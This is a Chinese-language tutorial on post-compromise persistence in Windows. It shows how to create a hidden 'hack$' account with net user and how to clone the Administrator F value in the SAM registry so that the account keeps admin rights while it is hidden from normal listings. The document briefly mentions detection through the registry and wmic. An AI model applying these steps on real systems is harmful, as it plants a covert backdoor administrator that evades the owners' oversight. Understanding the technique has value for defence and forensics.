

隐藏用户维持


隐藏账户，顾名思义就是计算机看不到的用户(不是不存在用户只是用一般的查看方式看不到)

\$符号隐藏用户

\$符号隐藏用户就是在一个用户名后面添加\$符号，如 (hack\$) 达到简单的隐藏用户目的，从而进行简单的权限维持

1、我们平时查看一个操作系统的有几个用户的命令如下

```
net user //查看电脑中的用户命令
```



```
管理员: 命令提示符
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

%%SU-2008 的用户帐户


Administrator          Guest
命令成功完成。
```

可以看到当前一个2008的机器上存在两个用户Administrator和Guest

2、接下来我们创建一个简单的隐藏用户，如下命令

```
net user hack$ Admin@123 /add
```

net user 是添加用户命令，hack\$为隐藏用户的用户名，Admin@123是密码



```
C:\Users\Administrator>net user hack$ Admin@123 /add
命令成功完成。

C:\Users\Administrator>_
```

3、接下来使用net user 命令查看电脑中的用户，可以发现并没有hack\$这个用户




```
C:\Users\Administrator>net user

%%SU-2008 的用户帐户

Administrator          Guest
命令成功完成。
```

4、但是通过【控制面板】->【管理账户】中是可以看到该用户的，或者其他方式可是可以看到的（其他方式大家自己搜索）

选择希望更改的帐户




注册表克隆用户隐藏

因为\$用户可以看到，在上一步的基础上我们打开注册表，在注册表操作进行用户隐藏


提示：该操作是建立在上面\$符号隐藏用户的基础上的

1、打开注册表

找到 `HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\` 路径下





2、导出注册表文件（之前创建的hack\$用户），会生成一个reg文件




共享 ▾ 新建文件夹			
名称 ▲	修改日期	类型	大小
hack\$.reg	2022/3/21 17:27	注册表项	1 KB


3、将 HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users 中的 administrator 中的 F 键值复制






4、将复制的值，粘贴到hack\$对应的F值中






5、将hack\$ 对应的的数据导出来，保存为hack\$1



6、通过net命令删除hack\$用户


命令: net user hack\$ /delete



7、此时hack\$已经被删除，但是我们有生成两个reg文件，对两个文件进行运行

共享 ▾ 新建文件夹			
名称 ▲	修改日期	类型	大小
 hack\$.reg	2022/3/21 17:27	注册表项	1 KB
 hack\$1.reg	2022/3/21 19:21	注册表项	4 KB

8、此时使用命令或者【账户管理】或者【计算机管理】都没有hack\$用户



9、但是使用注册表和wmic还是可以查看到此用户的

